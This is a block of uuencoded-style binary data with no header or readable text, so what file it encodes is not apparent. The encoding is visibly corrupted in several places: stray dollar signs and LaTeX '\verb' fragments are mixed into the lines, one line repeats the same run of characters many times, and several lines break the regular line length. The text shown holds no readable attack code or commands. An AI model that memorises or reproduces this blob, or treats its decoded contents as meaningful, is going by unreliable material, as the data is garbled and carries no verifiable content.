MJ?W!886/,M'12<UCH#1B(&\$&H+1.6,HP-\1E\$#ZQ+0=K8B9#_<'?"F\S>/H> MA7"E!5<*JPTA2D(@W"18QY,&]_NZN`Y,)`4JZ?S'M@#ING\$""0>W___7T>,31 M0'I#RKWS%2Z5.\$B8`S3(SY`I(Z5-^KI-S.6:R<*,6B/C-.&H@,A?NY?\LK"Y $MQ-$P5P)(I11%.]B&N1"";3IF[L?'$+OSXV-6Z%!\$$\H%O)1<\/R2&,AV0<$ MVC~30AVG)W6=-DF_00-3#6J7FJ3@)H&)_03(AHN8#V51;7=AGVB_.JL&YW-J $MN*@?[E'J&VZPWO%4,41&SB"-)VHF%$)V`->LS=9C,W.C_F/N4L[N%M?;([K]MN*@?[E'J&VZPWO%4,41&SB"-)VHF%$)V`->LS=9C,W.C_F/N4L[N%M?;([K]MN*@?[E'J&VZPWO%4,41&SB"-)VHF%$)V`->LS=9C,W.C_F/N4L[N%M?;([K]MN*@?[E'J&VZPWO%4,41&SB"-)VHF%$)V`->LS=9C,W.C_F/N4L[N%M?;([K]MN*@?[E'J&VZPWO%4,41&SB"-)VHF%$)V`->LS=9C,W.C_F/N4L[N%M?;([K]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*@?[E'J&WN*]MN*[E'J&WN*$ M`[X/TGZGVRN*ZLZX;FQG=X!R!A5@\$'#%H+IR-!F+"NL'O5_BU6N+<#-8?UI+ M\YJENIJ`0G,]OPDQ0Q(@3D1<0<Q.(+LMG-FC+%K4R<=Q]8%\$C&.<YPF&^_' MSLM.)H%S5S8QDC`C\\$P!0,H`."2".D[;TTP`.O8G["1X_"QOY621WI_P"R,& M"F8`W:\;Q[TOZOFC,FPTIX%`]76QG:C(%>K+/+TZ%YF3^"=[,N9)P\W.VY/Q $\verb|M"G/5| = \verb|PM6J4; ES(.C<, YM#0->*Z+[405KE`J"C<8&YA2E]0! = 2GM2D**>MR$'|$ M:/WOYDLWY*`[ORRJ%FV&OL%;-S!FH#A\$=QC-?N[3W++'WE9-@C?L_;DY_4=M M3NN91-'S9A+R%&VS<:@I>7S!P;P@@FT?Q_,(VVKL>E3G]BY?&X]Z67/_4T^J MM`VFB6^^:>Z9+RP*#><IFAX99S>!\$X%=(';7F0R8%\$T<G!JGZ,X&)K@S'NBE $MJ-^!J=B$BX4?"P#8PR(T)U"#/!V?3RXU,M=&A0"&&(4"QI<C32UU=H^<]YJ9$ MA]5T/CZ;G.-AXQK1UP6\$(5&SD+/*WM/7/.:Q+B0,29J%W\$Q&37JJBP@!,E4` M307M^A3G#0!H:])'%*TB!A\0Q:N)#4VVJ45+D>;4>*5"DP1JZ+(3I=1)CL2= M>586670N[BEPK>?X?B%4&:N]`\$M=J)11,%?"RT+<'\$(1YG-=7@A0N*+<RD,# M2EU""%'VO")LL-H>`-6HOBZG&Q9YA5U-9Q%38UV(3TZ\S&Z\$T)6DNIB?`3,I $M4(\FC)7^2\'Q-\QCM)+1Z0>GU7@RO&!Z0\<^(.TY%<,&;3^1;X\@"5F<7_T$ M/B=S?ZP_*:%><37)-46?IL5THTY6=Z8P>IBDRWT='M2?,036?"3X:KW:'V[U $\label{local-equation} $$M@@L99LO\#\MX^P-_^5-+;$\4^R8=6AQQ\&\3XY9C*F<\RL\LC4(=\$9+]_YNLHP $$$ $MQ>N]X(W!KDF)9Q9\\2@=,P$0]+EE*BAX<CF-D(KO2[F!'6FU/A_=P([4=\\0=$ $M[9:P-ID^*.ZBOK"&]?MYV9T;FU6Q%ZR,<,0=/TN*^O\>O1'R>5Z[>%:46']$ M*0`M]2XVV^V&&MJM]^C8,!:N9_A\NS=K]&DT<_PR?5COSBLU;X3/1%NVVSOG M]L8MTR"D8\$@IQN-ZD8F5FJ<"R3)P3;PX>)_&/-R>/>U6QW97,>FS):U;4I/J M'\>!VLGF767'.@/;/&Y%^^28R;!Y!E8!9.J09/.^9+#YZ`4F#Y%D#SI+1/=^ MO3G7"]T'(05#H'L"XPOUYK:\$&66MFR,6(YQ*V,/-U,;^IDX/*#;!V`K.5\$%4 M*>)D^`%]!0"L6H3("`JNK.,V0EQ-A@/F*L55N>.]?Z_\>#]XQ->XY6(Y\$D=K MEPH%(G5B'Q#=+;>5<<:XO,1;;J".GWTJ_"75\^O:7H12U]@1IP+-.&"/5A(K MN+"N%R9(Q;=KEZA%EB=@W(0OCL8<;@>/#Z8-/KK%2I#^2>0F3O"!6,L+[I;7 M/JXPZ=6RF9SUD\$Q/;3<H!2BGA_7RFT[/,Z2KF_;PEDB4F_:W3"CK:LU^_]/J $MF[MJG_3J>OU[\"#65;M[^$BES\!ILR^3RLB$$.D,T'.B(\@IR"H$+07:LL$;$ MLL&X?KWB3QM\E0W2%^'Q&#JLL\$7`4^C*#C6M2\$!3E@@*C`@4;8NPD[`M)E\$2 MML4X^HDM)KV0+29%RQ9OR(`09<8/.Y`\$Z!'3<52*D54(FCCHR6>S\$AL-U.0) MA)0^*]\>(]700F:XPWDF2LIH;0.+&W%@>IAD88Z%M#B'R=%EOB8#O")Z'CAO $M+\#)S]>>W\#K?\&"@E+GV$Y?;J[6Q\HM6@/*`93VZ"JE*OCWHD`<I.6](B&$XF')$

MJMJP2&#HX.?#V6=S)N6Z6LR9\20&XUO8B9Y_TR/>QG(,J>Z5]*DW(AQN62P\ M+^JNLH, \>B9:2K0(2@=MN#RLC[/](R.@>")MEX^/5!5Z.5+/MS\>OB(YRJ6# M[R@5%:.#(]5XA+/-D5+=;0HENFB'V[/^.%T(D3,"OI2P+4VRKTS*5V@RRCLT M&=+@ZS07Y7^8YKBS(O!.,D-S/H(]0XIP&F,_GY03>^_JGC\GO:7U[M,O]_C($MDSG9]+'QC()+_Z1>4@\#AX0A!].X'+-\#\,]3A>KN=[88?\44)60)*^B=.3Y)Z$ MFJQ98RD2E@(6\$D*DC,@@)["PD/?F?<K)I7F[;\(.#)_H*[YCH&@LE+_/S;H+ $M;DBMD3?OS9@XN* = 64 \ /J] + BX*Y@).(`!@7X(/\PGT\YG9B>.)>M:WL^"[$ MPW+5Y.[7Y?9)?0@%ND(^*CN#DT\$!ID1SQS7B`FG'"N^5(T&_6.Z2])OE2-.O ${\tt ME@O.G0E\$\$51WPG6C@32\$\&P9Q5<\$\backslash-H<8<7+9FVYG>)ZA'^V/]^B[V@9-VL(<$ MU;Q8F_Z+IUTQ#P/G25)8\IE9BII.[%[]06K]"HLYUO9E?7!OL23VTD?/TN\> MY^NM.WH3NP`WB!C7D(X@-Z4_8G3>[A_65YM'-`QMGWCDIQVH[AEQGCS@4P"@ $M855,M/'%_/\]+0]4I;MZ)#,]RI`Q)Z.U3L>6"M(K,P\Y7SZ@'+>Q`MZ6#V.:$ M2PH530WJQQ:EY/H/*_L8C'\$!,E*7-%+O[11P)?RIZT1\$4CS2C2)':_*)#S,1 M\>GQ8K/;W#_=STQ,S-%3%N3A.'_Z@E"&<_0I(^6\3Q.BK\QA8IL4"O2P/O@E MX54G'^27%2,:`O75+WSMGU"0,)V096B`^U903WV%!AA,)!]-&&B-4@#`QVA\ $M@"X%(+&7AWI6*5\Q^34K''6U;M^R,1V\7-,BQJ)U>KY)T3A*$.C6Y^?8->)1$ MV6X8.TB\0BL9JNX<>=_E\-T*5E"@1G`KV4O=2@Q';UU(VZT@5-;M5FPDH<NM MP'V\$W0JLH]NMY%&G6X'KZ'8K<=;E5L00!F'WH;LLO\$>'6\F23K<"YQ%T*W`= ${\tt MW6XEZW6[E:+H<BOP'-UN)8U^[E:*Y+?<BC\&@%[B5HO<"MY(D+W$K2:_X\#;>2])} \\$ M1[_I5H)>\Z4XC_\$"MY(5G6X%KJ/;K<!TNMQ*EG2[%9YJ!+HU]7X.Y.\$-YVY8 MPC`L@SA#]9,<&>?`(G,P-V?8S,;@U>?Y8K"XYCDS[@9D6-#J+]?1H3X]5]M5 M)M;Q9+;:)R/]R3HCFU\V<5`P!W"`G3#VF+@@(!D^TVT1K(Q!QK2R]ZR_#?6C $M,:,E)Z6^{V4}-\#]E];2!8(13;RRYE3MUW(=;=.9$75<2AHCQ@N>K.,?O4;EA)$ M<2U`<)4/3`6HI+YAJ;/?*W4<_T.E9KO"=BQQ1E)K:L%41,L95WG`LB=`K')P ME*]^VF8TG@^O)K,%CG,#6[?\SONNL.Q(Z06/.I+JE+3!3@T&+/4J[PJ'BO#\$ MFWJ7=W6UOE5118_2YE\W=T=.+&PBGK=7T#*35`WN]U"9??I>P/#UG-H`1Z@/ M7]C6Z*B0Y`8\SI"^6CW=:WB22')3'#.("*7)/\Q`:.!6DPHA>;SEX&&T?CA^ MU<D%>)@?U[O59JL)9<W"TW,=TT*Z//ZZJ98_W"<'D8S'EF6;4#_[>OL=:-SU MU[<1#>'#YG'S9;06I#2K2:/E07Z"0%E[V`S)9+F_E^C0/T/&C\$3?YSS5SS.E MDDFV]LS)@O%L@JLOH&18"-_?Z_CY_BY&3O_@005-0]Z<6;E+%.U]-6%4_TY MUX\.&T(4C\$#G9BQ>,K97F-K?2>_U\$&C=!CZ4OK4?2J>P=?M[Z:"9*85]MWM] M2U1U"ZU=&9C+<)>%:CV9=6`BQB",S.BJ"YX(W(#PJ2,AI>IC11?C&R\,D&&+ M/H_^W/%XU8['O]2NV^YX3R.1/L>XJQ=P,F]'E`?IB"CJ-88[U6";TGTV%92\$ M5JPMZR/[S-ET[2@=AA0,06]F<!5&]WN"]FP>:U2`^M;F_]QI?IW-_TON\K5M MO^@%;!_VW6W[21*T?749JF6%9*KLY?&F3Q@2\$P0G4P1<=:!30?NV/_[('K]^ $\label{eq:moss_loss} $$ MOS\S_"[NWR"EA_'.<`MUF!"!.5E54W((05<$0/*H601A%!RJ5CI=49\%4_7B)) = $$ MOS\S_"[NWR"EA_'.<`MUF!"!.5E54W((05<$0/*H601A%!RJ5CI=49\%4_7B)) = $$ MOS\S_"[NWR"EA_'.<`MUF!"!.5E54W((05<$0/*H601A%!RJ5CI=49\%4_7B)) = $$ MOS\S_"[NWR"EA_'.<`MUF!"!.5E54W((05<$0/*H601A%!RJ5CI=49\%4_7B)) = $$ MOS\S_"[NWR"EA_'.<`MUF!"!.5E54W((05<$0/*H601A%!RJ5CI=49\%4_7B)) = $$ MOS\S_"[NWR"EA_'.<`MUF!"!.5E54W((05<$0/*H601A%!RJ5CI=49\%4_7B)) = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"] = $$ MOS\S_"[NWR"EA_'.<`MUF!"]$ M@7G;PP/UVN1PO2)NB7I1,J;FXVIP=37X1/5%/6RS/"P 8G-4= *'Y2=*4YW< M^/6\$A'`NJ<SJI*OS4UB+>L:7:R;&\+%38N%DUB9&3,38SK#*PR6"HZ-&UQ?J MW7Y0<(\$BS5[W;0]00]'_]D17Q0QDS`\.5X00;`<XB\$'8-N]L#?4MLR)YW>OU $M+WJHOL$^&PLNDE'88-]'<*OA!AEAV^R[7A1CLZ<H M'*MP1$J(2"\+G7+J[$ MQ; `4L`31@IB4,1F\$`]H330IJO;N?%']`ZRCYB(8/"?@MYSHZ+JP16Q`PA&%G $M@,MJC(9;F$XN$V<?23)\J[1X;NW/_9"_9=.1LE'Q2<3$P_VVB#$3X:4)A@-&$ M.'<]O+[Z,.;ZT6>C[][AX=7#W7,S/K!\$"C)E[6,42`6W]5I#5T1,Y<P4^FL` M4#``\RJ&@FMZ<\$8?1\G2'A9UJR]ZE__VNW<6Q7"-:Z'\$NKJ2V"J7^,#..7[` $M#7: (@; !:S+\<]TOU110&B,U0?N"(VE=_.6U+7)1\>@>=?:3F4_.F)Q+[4EK]$ M<[_!1(\$KM+_<W[DM?LV0(GS2O('2W.0G]DB)ENZV^?7'K!7ED_=1:Y]/D@N= M!@P;L;MON\$Z\$'WU(3_BJ.T/D,F#5/?@TOII5@\MQ.V26T?<H_PR9_1N%S&;; $MY>XE, ; /58788[AX?E@>LO'"=4GTX-&A59(`\(N*VT<^`*0-E6,3!BI_FR5V>$ $MD_FJ+-YB_[ZDM\)^<&V_^1TN][=3A]()"L^4F#^ZF-P_W38;4>[G>/Q^7N]$ M"/T3%41`@IS<5]\>;59,K)7,FNW/(01NO>\$'^C)CJS`X\$K"1=(2XTX?QT/7> $M/\$;LZ/97:3\]-/QZ:>SI>:UZ*U(_++=/-A\$\$)(V!K9^^Y>DWS0=TI<P5MQD>$ MGOH!,@;`6S.T"F(+ASW!`R+]C\$DE0F=].\P8*V>?(1_S+**HQ\)GO:CXT5A-MX`NS5,Q?ZHLBZ)*22-=Z;%]T:26\'-I<\$N%-L(\$E7!"'N%1'[)S,/&K\$5`R9 MC*M\8") \ . Z:9) U0FX\N%E1E?JV21ZXG+A[5] O*U09>VSY '5: A#0HP "7&2%20 MB/G%\$Q-H--1C9.E\$Y8PJ(!/AJ^X,I630LKE7Q[(2%U&N'\S.<+6^.S8\$J ;? MUX<KK/65;!!#ET1UX=H=%0D1?\$3\$"#0)8ZLP.!&P[7V3N75*G^OW40;,/+[J M\$B7-21GN#^FO"*+W80E1D]RQS+B@-R(Q;3?SMN-:C;`XE.-*G(PX"[;5D8=($M[]<_7'*Q1N6]/6FS3:)E+)IM[`Y,SA@T-:.K+G@I<$];M*K)>VCJI->A+;5:$ MQL"R&%UUP1,'/ZEO:%]-ATQ,F9A)6:8Q[HR09L2[.+/K+PTO&%XRO-\S<.S] MXC:3S@\$R"]2/)\$<L.:;5"\$L[RC/@3`EG2B53UI6)Y41H"C*R51*IE`U^%HB

MU7<2*A+!'2K[Q%P;]0J(B!Y)2T0)58D,7H\$I9\@D0RX9SLW#;\$I]H!:<010> ML\)M<&-B)BVC@<J`R`9^1)(A5AEF9Y?&/.@N+J@)9T@E`W2-L"9G&`YF<\Z0 M<X9", I3(8&4X';X;7!'2+L\QCSD938>3R[,IIQ./)68C+1JK-(%*"44A\,:\) MY3K^<C)KT5+.#PTSJFK#<@=3=S^8RIN*>.K9)Y>4&9\5\$V#E(].^0YXXO2.% M!,7=Y!8IYER(,1"H:J-2AU(?/F1J1CJ*#'7FDUE^/.@AP"J`+!U2'Y<G<B:G MY:&!`(!5D,\$@">H?/F)X3.5A6MN)2KA0&"WCJ^X,F<L@QT>8)J='K#FUB05G $M1 = D6 - 7&Y3W!P5SU0Y)(E^{[]}V^T"&';SV'[!&Z&Q!G*$P:\W!=$L'G@.5;!$ M5F%P[L#M\$#Q!:/:,+0`=NF-R2>2Z)_B`@A548#5"4%V25"6SV1@F&83\$7!JZ M"(%;@RIC4YXNV-X<AF1<')81#*XZT(5#GPS?_-4,]/]G^/#PU\UNM7VZ7?_U $M^V;W9-9(__?KR:@Z9]^<_04&D/VE[@;&N\HPNYA<C*\<+JEQ*>$R\=YV)OII$ M; EKE416: U^B"T*64^FXZ?:\JA_H17ZF!_8B<O"G7P&9J;`,Y)GS"^%1*UO`; M\F24QPVV?AZNIZ`\);>3F^#<7(Z<1F-JSU@:-'8:M1]YL"<*QPJ?\$#YE?\$8" MH&`([,`Y@OL&NX:UR/KAL;DRFIYD.+F87D[,LK=98D+L)LQNX@SP<G`Q5NT/ M:D+PE.%9\$'Y#\)S@!<.%7[NN?[_P#`S7K%"11N@R,7C699\8>8TZVT5\$4H0" MZ!) $B5 + Q + Q + P - T^70 T - G, O - T = C - S^2 - V = [3^2 / []9@) + M = - & WA - GR. HI() *$ MPE-/P^&XHG+LKG!V]V%S.*J0U;?UCV8\$=G5_2PERKA:%4#TYU0-'J0D%\$:`, M((2!^=PZ.S-*UXSDB*U\$JR_>]8%@]'>QN;<?>;^8KU>MAW^:98,-#+BH`_P% $M^{0}_{60} = 3X0)Q = 4QK + M + 3F + SL - 38WYLS[8 + Q + Q + MUZR); HQ2J, *4*, :R%$ M`!D!X\$6!!\$?UUWF-Y[>+@;\$\$>*.A;D:>5B;R0\$JS",B\$R6Q]G6",.,*#)=8MZ"+Y8KU[0A)V:Y#T?7<[<Y'7J"</?-*I7I-&+ZOA;]EM\$'*)HD%5WV'\$KJ`Z MHX*#P'^3P^CR]50DN\NQN'M&1C!^IKU%>=X%RFTHA'17DNXPO0H`"G(XF'_4 M2\$^Y)GH`2/3/KMPX#B@7Z:]3+CG2@AQI/?4-`1("P.D`62OW=/&YAILACDP7 $MQ > - GK".T"G4)31JTFECBX.ZX/I"[7HYIE4;T_8$3"B(*0L^; `>IS1NU>)$ M]IJ<);^',](((H0H\$YR%\$!\$AX'\`9<X&)C3_071,S,\$'W5WLGQ[19!DS=[.[M':SP\$8<V7UY)5'%*%<,/=8\$R`N7,'?FBR@8O(4N3O<*R]_5FL[O=?Z^[06[' M(/*3MW2X;+.])0?JN-0E:@Y*X@`]N@O5QR->^-%G3JEC3R]F@ZOQ9#&^\$\$:! MB[\'.3S21J)RYR9M,M+\4=L?U_>D7'D.V21-1GW&HDLCT7[]%,G4LP4;\$1;] M6X&13OT<W;+:V^^L3&Z1KC;!?'E(`3\$K`+VS\$Y8P#'V4,T!1LT_V886FEC(, MS;??U3=>>ZWO`KMK_C8)#C)W8[(K5G.1\$Q<X!!J&%`PIA5'JL]=7<[-D?C>8 MC8G+?@^[[_O]L?YP_[8N)&BTL"I=K)@DGRP_@0_'>G3?AE;F,VM5;L)BIUH M2:W/ABG^2!:\$/_\$#;B``B!@`+T!O"'LSNQHOI\$U`27#,;6NVX'!&'<L">H(! $\label{eq:meq229} $$M@Q229$ $$3Z[M*D6>[7C_9M4OU2"$P<"9%^[UK7S\S"<8^19K')'VPF:_+2\U@!$ $\texttt{M>XH5?55(\P+VB)} \ 4\texttt{F'SGS`2-J4PNFBOW0:} < 71^/3\texttt{ZW,[:>6:'>J\#3S>WBJQGL}$ M&[N:G(:Q'G=5M=%K*<&])R89U?Z6YH9.MPU&B.V(304G"8,(MA6L@05;A<&) $\label{eq:macomp} $$M@"$[/OWA.\,HA?@O=(:U)U,MYCO(MB\DL)/=8X3XS8A?//W4!>*&Q[%#@5>=0]$$ $M^-+A;3\#\&`LR_664\&$8+@L"!^U\&`]TL1*'WO"J^NWZ]O\&;,E-R@K>]/V!OWBW$ $M=\7$, L.?-56V>#>WWON-U:R#Q8A91+O7S\$*>-C!A8/IZ65:WFR.Q1/(*WD@ MG18'1!)'BZ>E\1G,F\$',*HC5)E0"4(5@6X@;1I0-Q-"O#U\$1_)"PEXU_?"-M MH6/84(W7+1*LM(N_HU08M`&NJ?MS!.PFZH[A=R,,-4@?#3';Z\D,X;`B'`3' M_,"4(1VN/9UOR4>*@:5`4"@WB&%OCZT407>`<P>V52*\$;.8A@XLY(PI&E'`Y MH=7T80FE6N]^H2%8U&LWZR^6!YR10SJI&-OUBN`NE]:EC`[+[SO/`4%<GS\\$ MI/##V4H)"\'7Y,4\`+%3R"SY>KOBM@'_=^/#DB;G[JG3V7)#:S^,PG5CW9DA $\texttt{M}_{-+@_U\$BT+/)/=JOKAULRC@QMBT)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80\#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80\#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<\$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<$(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<%(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<%(8BSXZ**S9(U\$B\$@4SP@`@80#F)^4:>F<%(8BSXZ**S9(U\B@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@80#F)^4:>F<%(8BSXZ**S9(UB@4SP@`@8D$@$QWF)^4:>F<%(8BSXZ**S9(UB@QW$F)^4:>F<%(8BSXZ**S9(U$B$@$QWF)^4:>F<%(8BSXZ**S9(UB@QW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^4:>F<%(8BSXZ**S9(UBW$F)^4:>F<%(8BSXZ**S9(U$BWF)^5:>F<%(8BSXZ**S9(UBW$F)^5:>F<%(8BSXZ**S9(U$BWF)^5:>F<%(8BSXZ**S9(UBW$F)^5:>F<%(8BSXZ**S9(U$BWF)^5:*$ M>[ZMF<+R*!&'\$9&J1WRIGGB#2P<?AN<V,68B@N\\$PW6+BW>C*Y8`/CZR[7-V MV(O?H)Z\$=-U\$=!\$!BINCHT"N-N-JX9(;I)Q)&'<9]-DL9H?58(X'UY!8XE8T)MQAW7L[%"N-N9=>KLL%]A:1V[8>?+</MH1J7#T05M)!NX2X9^_;B+\Y[<CGGJ M/.?PZ?"(IL!\$`)T,370X->=Q?SGPZWCT"6N.E=BUJXI1H:/I,(JCJ3NZH@A2 M6-YCA6'3W2/WB8RO-PK0Q\6"<]K&HVQ(3/ZUM!W'7=H&S=<V3P006,4/1#0\ M<D9DQ%4%Z.,*P2EMXQI(G0SK#H6!51-`TQUMD"5^&T#9@3:`LL.-`(7K1H"V M_4:`HCL:`9KN-/FBZ#)YD^YJG]]3_6ZVH;1&6BUZK%5TAO"`.T.!SL#0\$#)V M2-U`W"&*Y-^@@4*A74=[10.QV6-_'#_0>P*`C`#8'1=H"%DX)&839D/.3A7M $MX#;@1D(O2@*-=$?C*8F!I.9[3DC2LV=JFN\R^Y9&F3]]T<%XM^G&YX?AU_7J$ MV[I6L\3=0+G>K11-/]PPT9-K-(V[\$8-TO.KI/D&S^NKDH'TZK009!.^QOM`W $\label{eq:mapping} \texttt{M@A\#N'25ZAP,/@^B8T3)U*\$,L>\$";URC<<\backslash KL7[11HOS\$C<)\&C-.H^($19Q!2) }$ M, \233P<>!M\1(M3X@94%?D72*'5/,1</IE5%\$U0@8DR_7]8BNPN]-*+W3L5Y $M(6\&\&*;MK#J3M']V>$U(6!^.\&5'))7D.Q1S(E+!,6D#X])3H.EBKDT(?F#"T$$ M6D(]J,=Z>IQV, `O[X;C^VBA(_1YL=DL+1JTAVC16&GK\NO\^O+]55HNEA]&;

M>Y(+JQ`H#%^>,RK4-+U".:PN[36-K:;KQ;C16(MGDA7Q8/Q`X*X#%!\$(,6&! M=Z\$3AX8]ZPB27*P#(&4D>ONO]:TK>FI/7\C:TX-I^C#\6Z]L+I6;#Y>^L_OC M](%4HK^6`E]`Q2%%OQ=,&ZA22[L&8PUT*D-3!T2.>D&RG!OJ"[F:!?-']>6/ M`H!0"7\$'@.D)T_\$)AG\$U4_TX2KOZ\6:XW]F/Y,.;2KP#A.-A.[E%FJPVK;.C M[S?0QEI)[HZ*L1GTNAH;A>C*[=6U<\$CL9]2`=2BU3<V9BMY).+M"/YU^'`ZJ $MZGOP?,_8DK!QC[%Q7X[44!X$7;#"`3WB+(BX!:)"B(Q-O^^\?5=OWI7)JL*^$ M/*E?6:.ITA*6203H"0I4L5`HB>"3E6#A"+6RWZVW#ZT=.DPH+QY ,1<]AV:W MX(MQI&](*VILDA?K;KUGGH+J25@]J6@4;C0(S@3<5/8-`W(&%'^`LN,XI&P0 $M7J[L./[O5[:HA\TW<>:+/A\"])WT!H]M?S=7]8?5^10%($8(TIC`WM?U87/4)$ MD:8[">FI>&''MXO;A1,+F.RA%K!P-JD6XZOWXT]2>X+=T9<>K[I9;ORS5901 $\texttt{M>KO\H9(IC'VU?E@O`6]M=MNO\#JS60E!7DQ5_)``\&)\#!:N\[)^3L3"EO89QD' } \\$ M+\$/VFB-BUI3H39JYF3;2LK7G--FL@MC(FOW,X8*0@B"X0\$]@C^<;XCE]U;&V $M(,]1'N:9S2^*^:$N\!R"1^3!/7H"@V<;;Z2[W^-F.<$S2:*AZMW^\+?YPW**$ MT5H/4_;:GR,HDUELCMOUS6'Y@&3Q"G?ZY0P8#-[.>'NB^6'F4V8>B](0(F-\$ M+N(E;?&D1>H':8K_-OERR(?G,QKR2>.4S#T\3`"!\#5^8-5`6"S@)N;HH'FT M=\$0Y2,8LZMQ7P;\$&)1Q)C8=\E6"0F!)=3Q\<#L:/>G08'A?\$=LQL8^^A"Y4P $M"N,:X2'<U\#@[Y<.R>AOBA7UI8R;M\X<UG*J3"P='%WM-@W@RV7+):J1B_]S7$ M?DP3(A#4*LGQ3E+F+"4<BT<NF`RG0D#\$^:>7]7FG5B_%>=DX,'##[]I/;01: 